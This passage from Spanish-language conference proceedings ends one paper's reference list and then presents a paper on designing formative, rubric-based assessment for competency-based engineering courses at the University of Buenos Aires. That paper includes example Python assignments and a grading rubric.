[7] Victoria L. Tinio (2003). ICT in Education (First Edition).

[8] M. Belagra, C. Benachaiba, B. Guemid. "Using ICT in Higher Education: Teachers of Electrical Engineering Department at the University of Bechar: Case Study". IEEE Global Engineering Education Conference (EDUCON), 17, 20 April 2012.

[9] H. D. Hermawan, D. N. Yunita, N. Deswila. "Implementation of ICT in Education in Indonesia during 2004-2017". International Symposium on Educational Technology (ISET), 31 July, 2 Aug, 2018.

[10] J. O. Meiert. "The Little Book of HTML/CSS Frameworks". (First Edition).

[11] H. Suleman, E. A. Fox. "A Framework for Building Open Digital Libraries". Revista D-Lib, Vol. 7 Nro. 12, 2001.

[12] V. Rodés-Paragarino, A. G. Barujel, M. Llamas. "Use of Repositories of Digital Educational Resources. State of the Art Review". IEEE Revista Iberoamericana de Tecnologías del Aprendizaje, Vol. 11, 15 April 2016.

[13] S. A. McIntyre, S. H. J. Uijtdehaage, S. E. Dennis, C. S. Candler. "A Digital Library for Health Sciences Educators: The Health Education Assets Library (HEAL)". ACM/IEEE Conference on Digital Libraries, June 2004.

[14] "Home – Vinculación". http://vinculacion.udla.edu.ec. Visto el 31/08/2018.

[15] L. Naiwen, Z. Xin. "The Study On Constructing Institutional Repository Of University". Fourth International Conference on Multimedia Information Networking and Security, 2, 4 Nov, 2012.

[16] C. Duncan, R. House. "Learning object economies: Barriers and drivers" ELearnInternational, vol. 18, p. 19, 2004.

[17] L. Petrides, L. Nguyen, A. Kargliani, C. Jimes. "Open educational resources: Inquiring into author reuse behaviors". Technologies across learning contexts, Springer, 2008, pp. 344–353.

[18] Dorit Tubin, Sarit Klein. "Designing a School Website: Contents, Structure, and Responsiveness". Planning and Changing Vol. 38, No. 3&4, 2007, pp. 191–207.

[19] Cogent Computer Solutions. "Structure and function of school websites". Summary report. Junio 2015.

[20] D. Tavas, S. Bilač. "School Websites: A Possibility Of Cooperation With Parents?". Metodički obzori 12, vol. 6. 2011.

[21] Guadalupe Cabañas Martínez, Lorena Yadira Alemán de la Garza, Marcela Georgina Gómez Zermeño. "El manejo de sitios web con enfoque educativo para la construcción de aprendizajes significativos en los alumnos de Educación Primaria". Revista educación y tecnología, ISSN-e 0719-2495, Nº. 7, 2015, págs. 48-73.

[22] Doris Teresa Dávila Sanabria, Aura Cecilia Galvis Álvarez, Rolando Vivas Granados. "Sitio Web Como Estrategia De Enseñanza En La Educación Para La Sostenibilidad". Praxis & Saber - Vol. 6. Núm. 11 - Enero - Junio 2015 - Pág. 115-138.

[23] Rodrigo Ferrer. "Diseño de páginas web en educación". Universidad-o-Autónoma de Madrid, Tendencias Pedagógicas 10, 2005.

[24] "Programa de Vinculación Universidad - Escuela Secudaria". https://www.econ.unicen.edu.ar/escuelas-secundarias.html. Visto el 07/09/2018.

[25] "Nuevo modelo de vinculación con la comunidad se aplica en la UDLA - Universidad de Las Américas". https://www.udla.edu.ec/2016/07/29/nuevo-modelo-de-vinculacion-con-la-comunidad-se-aplica-en-la-udla. Visto el 07/09/2018.

Pautas para la Evaluación Formativa del Aprendizaje Activo en la Educación Superior Basada en Competencias

Patricia Calvo, Elizabeth Jiménez Rey, Arturo Servetto
Facultad de Ingeniería de la Universidad de Buenos Aires
pat_calvo@yahoo.com, ejimenezrey@yahoo.com.ar, aservetto@fi.uba.ar

Resumen

Se analiza el enfoque por competencias en la educación superior, en el marco de la Propuesta del ConFeDI de Estándares de Segunda Generación para la Acreditación de Carreras de Ingeniería. Se exploran los aspectos generales de diseño que caracterizan la evaluación formativa (criterios e indicadores). Se proponen evaluaciones tipo según niveles de competencias para la enseñanza centrada en el estudiante y basada en actividades formativas y en la evaluación continua, y se reflexiona sobre las implicancias de este paradigma en la educación superior. Se mencionan los objetivos a futuro de los autores en esta línea de trabajo.

Antecedentes

Uno de los objetivos que fundamenta la Propuesta de Estándares de Segunda Generación para la Acreditación de Carreras de Ingeniería en la República Argentina, "Libro Rojo de ConFeDI", es definir un enfoque basado en competencias y descriptores de conocimiento [1]. Este enfoque estimula y propicia la reflexión sobre los procesos de diseño curricular, las prácticas de enseñanza y las formas de evaluación, de modo que el eje de toda la actividad de enseñanza y aprendizaje sea el estudiante.

La perspectiva de sistematización de diseño de currículos de carreras y de asignaturas exige considerar que todo diseño curricular enuncia objetivos y contenidos, y en el caso específico de currículos de asignaturas, debe también enunciar actividades formativas y formas de evaluación.

Los objetivos que se enuncien deben corresponder a las competencias a adquirir por el estudiante. Se entiende por *competencia*[1] a la integración de habilidades, conocimientos y actitudes en un contexto específico, y también la capacidad para responder a demandas complejas y llevar a cabo tareas diversas de forma adecuada. El enunciado de los objetivos en cuestión debería hacer referencia al nivel de profundidad que el alumno tendría que adquirir sobre cada contenido (como ya han indicado las comunicaciones del ConFeDI). Lo expresado antes implica especificar claramente qué competencias se espera que el estudiante posea al finalizar el trayecto de enseñanza aprendizaje representado por una actividad, una asignatura, un área de conocimiento y una carrera.

En este marco el diseño curricular debería planificar los cursos considerando dos aspectos básicos:

- La articulación de actividades con objetivos
- El sistema de evaluación para constatar la eficacia del proceso [2].

En ese sentido se ha desarrollado previamente un trabajo de ejemplificación de definición de objetivos para asignaturas iniciales de las áreas "Elementos de Programación" y "Algoritmos y Complejidad" [3]. Como continuación de la línea de desarrollo, se propusieron caracterizaciones y ejemplos de actividades formativas que habilitaran, en línea con los objetivos del Proyecto ALFA Tuning América Latina [4], el desarrollo de competencias de orden superior, contribuyendo a la estandarización curricular y a la evaluación y aseguramiento de calidad de planes de estudio y currículos de asignaturas,

Posteriormente, se trabajó en el marco del Plan Integral de Mejora de Ingenierías para el Siglo XXI (FIUBA-Calidad Educativa), con financiamiento del Plan Estratégico de Formación de Ingenieros (PEFI) de la Secretaría de Políticas Universitarias del Ministerio de Educación nacional. El eje de tarea fue "Propuestas de Mejora de la Enseñanza y el Aprendizaje". Se diseñaron, planificaron y desarrollaron en distintos cursos actividades orientadas a competencias de orden superior, a saber: análisis, síntesis y creación. Las mismas se implementaron en cursos de asignaturas de ciencias básicas (Computación),

[1] La noción de competencia, referida inicialmente al contexto laboral, ha enriquecido su significado en el campo educativo en donde es entendida como un saber hacer en situaciones concretas que requieren la aplicación creativa, flexible y responsable de conocimientos, habilidades y actitudes (https://es.wikipedia.org/wiki/Competencia_(aprendizaje)).

Tecnologías Básicas (Algoritmos y Programación) y Tecnologías Aplicadas (Base de Datos), en el año 2017 [5].

Introducción

El enfoque por competencias en el nivel universitario es un desafío que requiere un cambio de mentalidad por parte de los docentes involucrados en la transformación. Implica rever profundamente las propuestas de enseñanza y la implementación de nuevas estrategias evaluativas que permitan dar cuenta de las competencias adquiridas en su complejidad. Demanda la revisión de los modos tradicionalmente instituidos de evaluar a los estudiantes, superando la medición habitual; es un cambio profundo no sólo para el docente sino también para el alumno, que deberá participar activamente de ese proceso de evaluación.

El estudiante es copartícipe en todo el proceso enseñanza, aprendizaje y evaluación teniendo no sólo responsabilidad por sí mismo sino también por sus pares. Esto lleva al concepto de *evaluación formativa*. Alicia Camilloni afirma que "no es posible hablar de la evaluación de los aprendizajes al margen de los procesos de enseñanza y aprendizaje que los han generado" [6].

Algunas de las características de la evaluación formativa son las siguientes:

- Conceptualmente, es distinta de la medición o calificación tradicional: si bien se llevan a cabo tareas de medición, clasificación, examen, corrección, etc., la finalidad es radicalmente diferente. Se orienta a reflexionar y comunicar información sobre procesos y resultados de la actividad de enseñanza-aprendizaje para ajustar la misma a las necesidades de estos [7].
- Integra diversas formas o modalidades: algunos autores consideran que debería hablarse de *heteroevaluación* al aglutinar junto con la evaluación tradicional del docente (evaluar para calificar) otras formas como la autoevaluación, la coevaluación y la evaluación entre iguales (evaluar para aprender) [8].
- Enriquece las posibilidades del proceso evaluativo: puede afirmarse que el análisis y la interpretación de la información obtenida realizado en forma conjunta por docentes y estudiantes (evaluación formativa y compartida) permite mayor profundidad y favorece la buena predisposición para aceptar recomendaciones. La *evaluación formativa*, habilita el diagnóstico, la retroalimentación y permite discernir las acciones más adecuadas para el progreso del aprendizaje.
- Incluye métodos cualitativos y cuantitativos: dependiendo de las situaciones a considerar, los datos relevantes pueden provenir de una aproximación cualitativa o cuantitativa (todas las metodologías tienen fortalezas y limitaciones propias).

Problemática Pedagógica

Desde el enfoque formativo, la evaluación es un proceso sistemático para recopilar y ponderar información relevante de cada estudiante acerca del nivel de desarrollo de las competencias para orientar de forma adecuada su aprendizaje. La evaluación formativa asume que evaluar es parte de las actividades de aprendizaje (no es sólo un control de resultados) y que permite fundamentalmente tomar decisiones que mejoren ese aprendizaje y que mejoren la calidad de la enseñanza [9].

La evaluación formativa tiene como finalidad [10]:

- Establecer el nivel en que se encuentra cada alumno con respecto de las competencias consideradas, y en función de los objetivos previamente fijados.
- Ponderar el desempeño de cada alumno al afrontar situaciones problemáticas auténticas que exijan integrar distintos saberes adquiridos.
- Generar posibilidades para que el alumno demuestre si ha adquirido y puede integrar las diversas capacidades asociadas a una competencia.

La evaluación formativa implica la emisión de juicios que se realizan a lo largo de un período de enseñanza y que tienen por objeto informar al alumno y al docente sobre los logros progresivos del estudiante con la finalidad de mejorar tanto la enseñanza como el aprendizaje [11].

A continuación, se plantean algunas consideraciones relevantes sobre la evaluación formativa:

- Al vincular saberes y contextos mejora los diagnósticos, la calidad de los registros y los procesos de retroalimentación.
- Exige el compromiso de docentes y responsables de decisiones en el proceso de aprendizaje.
- Necesita de la participación y el compromiso del estudiante.
- Es cualitativa y cuantitativa: es cuantitativa porque aplica gradaciones numéricas asociadas al avance de los alumnos, y es cualitativa porque permite establecer los logros que los alumnos alcanzan al avanzar en el trayecto de aprendizaje. De esta forma se pueden generar matrices para evaluar las competencias alcanzadas. Es habitual combinar fuentes (integrando distintos puntos de vista de docentes y estudiantes) y combinar técnicas (usando diferentes métodos para recolectar datos).
- Contribuye a mejorar los procesos de autorregulación del aprendizaje.

No interesa solamente conocer "cuánto sabe" el estudiante, sino también interesa conocer la capacidad que el estudiante pueda tener para pensar, actuar y crear desde aquello que sabe, su competencia en organizarse para "saber

más" y, también la capacidad de ser consciente de "aquello que no sabe".

Diseño de Evaluaciones Formativas

Se tendría que comprender, en primer lugar, que el propósito principal de la evaluación no se puede lograr si la evaluación no se convierte en autoevaluación, tanto para el docente cuanto para el alumno. La evaluación, en segundo lugar, debe ser consistente con las concepciones de la enseñanza y del aprendizaje. En tercer lugar, la resolución técnica que se le dé debe permitir evaluar todos los aspectos que están comprometidos con los procesos de aprendizaje, lo cual supone desarrollar programas complejos de evaluación en los que se empleen una cantidad de instrumentos diversos y donde cada técnica sea adecuada para evaluar diferentes aspectos [6].

Un principio general que rige el diseño de un programa de evaluación es el de la economía de tiempo. El tiempo destinado a situaciones de evaluación puntual, diferenciadas de las situaciones de enseñanza, debe ser el más breve posible, ya que el factor más crítico de la educación formal es la carencia de tiempo suficiente para enseñar con profundidad toda la información y para desarrollar todas las competencias que los alumnos deben alcanzar.

En el diseño de las evaluaciones formativas, el docente debe precisar cuáles son los resultados esperados y el estudiante debe saber qué competencias se espera que adquiera. En base a esos resultados se establecerán tareas que permitan incorporar competencias y también establecer si ya han sido adquiridas o no por cada estudiante.

Son las actividades las que *mapean* el dominio de los contenidos en el dominio de las competencias. Las competencias se expresan a través de los comportamientos observables. Se seleccionarán actividades significativas y contextualizadas, que planteen un desafío que los estudiantes estén en condiciones de superar y que despierten el interés de los alumnos, teniendo además una articulación con los conocimientos anteriores.

Es decir, se trata de poner en juego el aprendizaje auténtico, que, como ha indicado Fernández March, es "una situación lo más cercana posible al contexto profesional en el que los estudiantes podrán evolucionar una vez que hayan finalizado sus estudios. Estas situaciones auténticas de evaluación permiten a los estudiantes comprometerse en la realización de una tarea completa, compleja y significativa" [12].

La evaluación quedará así integrada al proceso de enseñanza-aprendizaje, superando la mera verificación de saberes adquiridos y propiciando un proceso de mejora.

Aspectos para considerar en el diseño de evaluaciones

Los Criterios de Evaluación

Los criterios de evaluación definen aquello que queremos evaluar, lo cual debe depender de los objetivos de la asignatura (o de los objetivos para un tema particular), y los contenidos correspondientes. Expresan qué comportamientos se deben observar en los alumnos cuando estos llevan a cabo determinadas tareas. Estos criterios deben cumplir las siguientes características:

- Indicar claramente cuándo se considera que el objetivo está alcanzado.
- Corresponder a una conducta observable.
- Permitir que la información se obtenga de forma sencilla.
- Tener fiabilidad (grado de precisión adecuado -a menor fiabilidad, mayores posibilidades de error).
- Tener validez (debe ser eficaz, es decir, debe evaluar efectivamente aquello para lo cual fue establecido).

Los Indicadores

Una vez fijados los criterios de evaluación, se determinan los indicadores, que permiten señalar el grado de adquisición de una competencia por parte del estudiante. Son rasgos que caracterizan una conducta.

Los indicadores tienen:

- Acciones: definen la actitud, comportamiento o destreza esperada.
- Contenidos: establece a qué contenido se aplica la acción mencionada.
- Condiciones: caracterizan las acciones, indicando con qué restricciones se debe haber llevado a cabo.

Un programa de evaluación y cada uno de los instrumentos de evaluación que lo integran deben cumplir con ciertas condiciones. (…) El instrumento, aunque siempre haga una lectura parcial de lo aprendido por los alumnos, debe proponerse registrar no sólo los éxitos y fracasos sino también el origen de esos fracasos. El instrumento debe presentar el grado de organización suficiente para que la apreciación que efectúa del aprendizaje permita desprender algunas conclusiones acerca del desempeño presente y futuro del alumno, en cuestiones específicas, pero también con visión integral [6].

Propuestas de Evaluaciones Formativas según Nivel de Competencias

Se puede sostener que una condición necesaria para que la evaluación de los estudiantes sea formativa es que sea continua, es decir, que se verifique con frecuencia, según se avance en los temas comprendidos en los contenidos de la asignatura en la que son evaluados.

Se puede argüir en contrario que, en los regímenes de promoción tradicionales, con uno o dos exámenes parciales y un examen final, si las correcciones son detalladas y se proporciona una resolución tipo de estos, ya se estaría haciendo evaluación formativa. Sin embargo, esto no permite contemplar todos los aspectos comprendidos en los procesos de aprendizaje, ya que no se vincula con las actividades formativas que se plantearon para que los alumnos desarrollen las competencias que se evalúan.

Por ello, en cada asignatura es importante diseñar actividades formativas para el desarrollo de competencias específicas comprendidas en sus objetivos, y determinar el mejor instrumento de evaluación según el tipo de conocimiento y el nivel de las competencias involucradas.

También es importante considerar que la evaluación de actividades formativas se contemple como sistema excluyente o como complemento del régimen de promoción, para lograr el compromiso de los estudiantes. Lo primero implicaría el rediseño de regímenes institucionales que imponen los esquemas tradicionales de evaluaciones parciales y evaluación final, para reemplazarlos por un sistema de evaluación de actividades puntuales, que comprendan los contenidos-competencias de cada asignatura.

Comprensión

Para evaluar la comprensión de conceptos (el saber), que usualmente se pospone para la evaluación teórica final de una asignatura, a los efectos de aplicar la evaluación formativa y continua, que permita a los estudiantes autorregular su aprendizaje, un instrumento muy útil, que se puede usar en aulas virtuales o en forma presencial, son las encuestas de selección múltiple. Cumplen con el requisito de brevedad, y fundamentalmente una vez diseñadas, no implican una carga considerable para el docente; incluso en las plataformas de enseñanza virtual como Moodle, la evaluación y corrección de errores puede ser automática.

Aplicación

Para evaluar la competencia de aplicación (saber hacer), que involucra el dominio de principios procedimentales, ya se requieren actividades formativas como guías de resolución de problemas y se requiere evaluar no sólo las soluciones, sino el proceso seguido por el alumno para obtenerlas, por lo que un instrumento a considerar sería la evaluación en clase del proceso de obtención de la solución a un problema de cada guía.

Según el tipo de conocimiento esta modalidad permitiría el trabajo colaborativo entre pares, lo que serviría para el desarrollo y evaluación concomitante de competencias actitudinales[2] y genéricas[3]. También tendría la ventaja de homogeneizar la carga de trabajo de docentes auxiliares.

Análisis, Síntesis y Creación

Para evaluar estas competencias de mayor nivel, según el tipo de conocimiento (ciencias básicas, tecnologías básicas, tecnologías aplicadas, o ciencias y tecnologías complementarias), se puede evaluar el proceso de resolución, eventualmente en forma colaborativa o cooperativa, de un problema como actividad formativa, ya sea en forma presencial en una o más clases consecutivas, o en forma virtual, mediante el uso de alguna herramienta (compartir un documento en la nube de Internet) o sistema de gestión de aprendizaje (p.e. wiki o secuencia de tareas de entrega de documentos en Moodle).

Para casos de desarrollo en forma virtual de trabajos en grupo, el seguimiento individual de cada alumno puede requerir la definición de convenciones para la visibilidad de participaciones individuales que requieren mucho tiempo y esfuerzo por parte de los docentes, por lo que, si no fuera posible instrumentarlo de esta forma, se podría completar la evaluación con una presentación del grupo donde cada individuo deba defender su participación en el desarrollo de la resolución del problema.

Ya sea que la resolución de un problema que implique el desarrollo de alguna de estas competencias resulte en un artefacto o en varios en distintas etapas, se puede reforzar el aprendizaje de los alumnos instrumentando métodos de auto o coevaluación de grupos, para alguna selección de criterios de una rúbrica[4] predeterminada en el planteo o enunciado del problema. Es a partir de las rúbricas de evaluación, como guía o hoja de ruta de las tareas o actividades, y sin un uso mecánico de las mismas, que se muestran las expectativas que tanto docentes como alumnos tienen y comparten sobre una o diferentes actividades formativas, organizadas en diferentes niveles de consecución: desde el menos aceptable hasta la resolución ejemplar.

Las rúbricas como instrumento de evaluación

Laia Lluch Molins (Departamento de Didáctica y Organización Educativa de la Universidad de Barcelona) define las rúbricas como una herramienta para la evaluación y, en ocasiones, para la calificación que permite evaluar cada una de las competencias de forma detallada: “Es un instrumento idóneo especialmente para evaluar competencias, puesto que permite diseccionar las tareas complejas que conforman una competencia en tareas más simples distribuidas de forma gradual y operativa”.

[2] Las competencias actitudinales se relacionan directamente con el “saber-ser” o “saber-actuar” frente a una situación determinada. Por ejemplo, interesarse, valorar, respetar, escuchar con respeto, dialogar, entusiasmarse, cumplir normas, involucrarse, tener predisposición, solidarizarse, cooperar.

[3] Las competencias genéricas son habilidades o destrezas, actitudes y conocimientos transversales que se requieren en cualquier área profesional, que son transferibles a una gran variedad de ámbitos de desempeño y que fortalecen la empleabilidad. Por ejemplo, liderazgo, habilidades para la comunicación oral y escrita en la propia lengua y en inglés, para el trabajo en grupo, para las relaciones interpersonales, para la comunicación asertiva.

[4] Conjunto de criterios y estándares de excelencia para niveles de desempeño relacionados con los objetivos de aprendizaje.

Relacionado con ello, la docente universitaria facilita **una lista de características** que conforman las rúbricas y con las que se consiguen beneficios en el ámbito de la evaluación, tanto para docentes como para los alumnos:

- Plantean y dan a conocer, desde un principio y durante todo el proceso, los criterios de evaluación de una tarea o actividad, los cuales deben estar vinculados a los resultados de aprendizaje pretendidos.
- Muestran expectativas de desarrollo de las diferentes actividades en relación con los diferentes grados de consecución.
- Permiten al estudiante monitorear la propia actividad, autoevaluándose, y favorecen la adquisición de responsabilidad ante los aprendizajes.
- Aumentan la transparencia de la evaluación, esto es, reduce la subjetividad de la evaluación entre los diferentes agentes evaluadores. Y, en consecuencia, la percepción de justicia en dichos procesos.
- Pueden emplearse para dar *feedback*, casi inmediato, a los estudiantes, en el marco de una evaluación formativa y continuada. Permiten acortar sustancialmente el tiempo de retorno en ofrecer unos resultados cuantitativos y cualitativos basados en estándares conocidos previamente al desarrollo de la tarea.

En síntesis, un buen sistema de evaluación formativa para estos niveles de competencias no sólo requiere la definición de problemas lo más aproximados que sea posible al contexto profesional [12], sino que debe detallarse antes de comenzar el desarrollo de las actividades a evaluar cuáles serán los criterios de evaluación y los niveles (rúbrica). Las rúbricas guían a los estudiantes haciéndolos partícipes de su aprendizaje y el nivel que se espera que alcancen, e incluso se pueden elaborar juntamente con ellos, para que se apropien de los criterios.

Ejemplos de Actividades Formativas con Rúbricas de Evaluación

Se presentan problemas tipo para una asignatura inicial del área de Algoritmia y Programación, en la que se hace foco en el desarrollo y programación de algoritmos aplicando el Método de Resolución de Problemas de George Pólya (entender el problema -análisis-, diseñar un algoritmo para resolverlo -síntesis y creación-, escribir el programa y probar la solución obtenida).

La metodología de enseñanza del curso en el que desarrollan y evalúan estas actividades formativas es de clases invertidas, con principios conceptuales y procedimentales y una guía de problemas de cada unidad del contenido publicados en un curso del Campus Virtual de la FIUBA, implementado con el Sistema de Gestión de Aprendizaje Moodle.

En las clases presenciales se trabaja en modalidad de laboratorio, con el desarrollo de un caso de estudio para cada tema a cargo de los docentes, y la resolución de algunos de los problemas de la guía en grupos de dos o tres alumnos, con supervisión de los docentes. Se trabaja en un laboratorio con una computadora cada dos alumnos.

El curso es cuatrimestral (dieciséis semanas de clases), y se dedica dos semanas de trabajo para cada tema, y uno de los ejercicios de la guía se plantea como actividad formativa para entregar como tarea en el curso virtual. El lenguaje de programación que se emplea como herramienta es Python.

Un problema que se puede plantear como primera actividad formativa a desarrollar de a pares (grupos de dos estudiantes), cuyo objetivo es el entrenamiento en la aplicación de estructuras de control selectivas *if[-elif][-else]*, es desarrollar un programa que solicite al usuario que ingrese por teclado un número entero entre 1 y 3999, y que muestre en pantalla su representación romana.

Otro problema que se puede plantear como segunda actividad formativa, a desarrollar igualmente de a pares, y que tiene como objetivo el entrenamiento en el procesamiento de secuencias de longitud indeterminada y aplicación de la estructura de control de ciclos *while*, es desarrollar un programa que solicite al usuario un par de números enteros positivos a y b tales que a<b, y que muestre en pantalla, para cada n tal que a<=n<=b, una línea con la sucesión alícuota (cada término es la suma de divisores propios del anterior) de n, sin repetir ningún término y con tope de diez términos.

Para el segundo problema, se pide un método de desarrollo de prototipado evolutivo, consistente en entregar tres versiones del programa: la primera sólo debe solicitar un número y mostrar la suma de sus divisores propios; la segunda, debe solicitar un número y mostrar su sucesión alícuota con las restricciones antes mencionadas, y la tercera debe ser la solución al problema original.

En general, se utiliza la misma rúbrica para cada actividad formativa de este curso, para valorar criterios asociados a cada etapa del desarrollo de un programa: análisis y diseño del algoritmo, y codificación y prueba del programa. La escala de valoración para cada criterio es escala de valoración: 0 No realiza, 1 Insuficiente, 2 Suficiente, 3 Bueno, 4 Muy bueno y 5 Excelente. Los criterios que se valoran son:

1. Análisis del problema

   Mediante documentación interna del programa o en documento independiente, se debe demostrar la comprensión cabal del alcance del problema y de su complejidad, describiendo subproblemas y escenarios alternativos mediante lenguaje natural, gráficos, esquemas o juegos de datos de entrada con estados intermedios de transformación, si cabe, y salidas correspondientes.

2. Diseño del algoritmo

Se debe lograr un *programa eficiente*, es decir, un que permita resolver cada uno de los subproblemas mediante el descubrimiento de su naturaleza y la elección de la herramienta de programación apropiada para implementar la solución.

Se debe emplear un mínimo de variables y de acciones para resolver cada subproblema (el programa debe ser sintético, no tener código repetido sin necesidad).

El algoritmo que se programa también debe ser general, es decir, debe resolver problemas del tipo especificado sin ninguna limitación no establecida como precondición en el enunciado y contemplar todos los casos de excepción posibles.

3. Codificación del programa

   Se debe lograr un *programa inteligible*, es decir, un programa que facilite a un lector- programador la comprensión de la manera en que se resolvió el problema con el programa. Debe utilizar un Modelo de Programa Tipo que permite visualizar el diseño algorítmico y las fases del Modelo de Pólya aplicado al ámbito de solución de problemas con la computadora mediante los enunciados de documentación interna.

   El programa debe ser autoexplicativo y el nombre de las variables debe ser mnemónico, o en su defecto estas deben tener declarado su propósito cuando se utilizan por primera vez.

4. Prueba del programa

   Se debe lograr un *programa eficaz*, es decir, un programa que informe los resultados correctos esperados, que cumpla con los requerimientos del enunciado y que establezca una comunicación clara y precisa con el usuario en la solicitud de datos y en la exhibición de resultados.

   Si en la fase de análisis no se utilizó un método basado en el análisis de transformación de datos de entrada para obtener datos de salida esperados, se debe agregar una sección de documentación interna al final del programa, con juegos de datos de prueba que permitan la comprobación sistemática del correcto funcionamiento del programa en escenarios comunes y excepcionales.

Para aprobar una actividad formativa cada grupo debe tener una valoración mínima de 2 en cada criterio. Para algunas actividades, puede instrumentar experiencias de coevaluación entre grupos de los criterios 1, 2 o 4, como un mecanismo de retroalimentación para mejorar el aprendizaje.

Régimen de cursado

Otro aspecto para destacar, dada la situación actual de los estudiantes de carreras de informática, que en su mayoría encuentran salida laboral en etapas tempranas de su carrera y tienen dificultades para asistir a clases, es que este sistema de evaluación continua por actividades favorece o induce a la adopción de *clases invertidas*, que en sustitución del sistema tradicional de clases de teoría y de práctica independientes, permite aprovechar las horas de cursado para la resolución de problemas y organizar esquemas de organización de clases de manera de no exigir asistencia a dos clases semanales (reducir el horario de cursado o distribuir los alumnos de un mismo curso en comisiones distintas de una única clase semanal.

Reflexiones

Se realizó una exploración de los aspectos generales de diseño que caracterizan la evaluación formativa. Los autores adhieren a la implementación de la evaluación formativa porque consideran que la evaluación debe ser un proceso presente en toda la enseñanza para ayudar al estudiante en su desarrollo y para permitir al profesor realizar ajustes a su estrategia pedagógica para la mejora de la calidad educativa [11].

El propósito fundamental de la práctica evaluativa con este enfoque es que los estudiantes adquieran una manera de saber hacer, de decidir, de valorar, de saber estar, cercanos a su futuro ejercicio de la profesión. Por lo tanto, se deben estructurar las competencias a desarrollar y establecer su relación con la evaluación formativa en cuanto a conocimientos, procedimientos y actitudes [13].

Se plantea una evaluación que pueda ayudar al estudiante a ser consciente de sus posibilidades y limitaciones. Se busca introducir en el sistema de enseñanza a la evaluación formativa, que además de juzgar sea capaz de educar, para ofrecer al estudiante la oportunidad de mejorar sus evidencias de aprendizaje a partir del juicio del profesor. Se reflexiona sobre el valor que tiene aquello que evaluamos y cómo lo hacemos para el aprendizaje del estudiante [11].

La evaluación es uno de los puntos más complejos en la formación por competencias, pues una evaluación por competencias implicaría una reforma radical del sistema educativo, implica esencialmente el cambio de una evaluación por logros a una evaluación por procesos, por lo tanto, no se evalúa un resultado sino todo el proceso de aprendizaje, en el que a su vez interfiere el contexto, la motivación, los sistemas simbólicos y el desarrollo cognitivo. Ello implica hacer un seguimiento al proceso de aprendizaje desde la motivación misma hasta la ejecución de la acción y su consecuente resultado [14].

El paradigma de diseño curricular por competencias, tanto de planes de estudio cuanto de asignaturas, importa un cambio profundo en las formas de abordar el conocimiento por parte de docentes y de alumnos por igual, así como en los sistemas e instrumentos de evaluación. La magnitud del cambio permite prever una resistencia proporcional por parte de ambos actores, lo que representa un gran desafío para las instituciones de educación superior.

Sin embargo, el éxito de ese desafío puede sortearse con una buena estrategia comunicacional que señale las ventajas

de los sistemas e instrumentos de evaluación formativa y continua, que, si bien en la etapa de diseño implican un gran esfuerzo por parte de los docentes, puede genera mayor compromiso y participación de docentes auxiliares, el esfuerzo mayor sería para aplicar el sistema y los instrumentos por primera vez, y su aplicación implica una distribución uniforme de la carga del trabajo docente.

Y para los alumnos, si bien también implica un mayor esfuerzo y dedicación respecto del sistema actual, señalar la motivación al compromiso que entraña el paradigma, las facilidades para la autorregulación del aprendizaje, la distribución uniforme en el tiempo de las exigencias de dedicación, y la posibilidad de promocionar una asignatura al terminar de cursarla, es de prever que produciría una valoración general positiva con su consiguiente buena predisposición. En este sentido, experiencias piloto realizadas por los autores con encuestas de valoración al terminar el curso, tuvieron resultados promisorios.

Por otra parte, un problema que puede resultar mayor que la natural resistencia al cambio de los actores humanos involucrados podría ser la resistencia al cambio de las mismas instituciones, debido a rigideces estatutarias o a autoridades que no comulguen con el paradigma, pero es de esperar que los procesos de acreditación se adapten para evaluar que se respete el diseño por competencias y su efectiva observancia por parte de las instituciones, y que esto obligue a las instituciones a modificar sus estatutos para respetar los nuevos estándares.

Trabajos Futuros

Las próximas acciones que realizarán los autores son:

- Relevamiento de la percepción de los estudiantes sobre las formas de evaluación por las que atraviesan y su relación con la adquisición auténtica de las competencias; la percepción del docente de las formas de evaluación que implementa como mecanismo para recoger evidencias en base a las cuales emitir juicios sobre las competencias adquiridas; la eficacia de las evaluaciones habitualmente implementadas como instancia formativa y la articulación de estas con las características de las formas de enseñanza para la adquisición de las competencias.
- Establecimiento de la correlación entre las formas de evaluación habitualmente utilizadas y el proceso de adquisición/incremento de autorregulación del aprendizaje en el estudiante.
- Indagación y análisis de las metodologías utilizadas actualmente para el diseño de evaluaciones formativas.

La exploración se orientará hacia una caracterización de las formas de enseñar, aprender y evaluar para integrarlas de manera compleja en el proceso educativo.

Referencias

[1] ConFeDI, “Libro Rojo”, 1 de junio de 2018. Disponible en https://confedi.org.ar/download/documentos_confedi/LIBRO-ROJO-DE-CONFEDI-Estandares-de-Segunda-Generacion-para-Ingenieria-2018-VFPublicada.pdf.

[2] Calvo, P., Echeverría, A., Servetto, A., Cabrera, José L., “Bases para la Estandarización de Currículos de Carreras de Ingeniería en Informática / Sistemas de Información”. CoNaIISI 2015: 3er Congreso Nacional de Ingeniería Informática / Sistemas de Información, 19 y 20 de noviembre, UTN, Facultad Regional Buenos Aires. ISBN: 978-987-1896-47-9.

[3] Servetto, A., Jiménez Rey, E., Calvo, P., “Diseño Curricular de un Primer Curso de Algoritmos y Programación”. CoNaIISI 2015: 3er Congreso Nacional de Ingeniería Informática / Sistemas de Información, 19 y 20 de noviembre, UTN, Facultad Regional Buenos Aires. ISBN: 978-987-1896-47-9.

[4] Jiménez Rey, E., Calvo, P., Servetto, A., “Actividades Formativas para el Desarrollo de Competencias de Orden Superior”. CoNaIISI 2017: 5to Congreso Nacional de Ingeniería Informática / Sistemas de Información, 2 y 3 de noviembre, UTN, Facultad Regional Santa Fe. Actas CONAIISI 2018, pp1237-1244. Disponible en http://tecnomate.xyz/Actas-CONAIISI-2017.pdf.

[5] Jiménez Rey, E., Calvo, P., Servetto, A., “Experiencias de Actividades Formativas para el Desarrollo de Competencias de Orden Superior”. 2018, 29 y 30 de noviembre. Aceptado para presentación en 6to. Congreso Nacional de Ingeniería Informática / Sistemas de Información CoNaIISI 2018. Universidad CAECE. Mar del Plata, Buenos Aires, Argentina.

[6] Camilloni, A. “La calidad de los programas de evaluación y de los instrumentos que los integran”. En: “La evaluación de los aprendizajes en el debate didáctico contemporáneo”. 1998. Buenos Aires: Paidós. ISBN 950-12-2129-6.

[7] Hamodi, C., López Pastor, V. M., López Pastor, A., ”Medios, técnicas e instrumentos de evaluación formativa y compartida del aprendizaje en educación superior”, Perfiles Educativos | vol. XXXVII, núm. 147, 2015 | IISUE-UNAM146, disponible en https://reader.elsevier.com/reader/sd/pii/S0185269815000100?token=D8200FF73CC9B94B318D41B13477CB7C53393F78F5C5D11194D79AC83231390665BF4421022125C4EE11FC05AE107103.

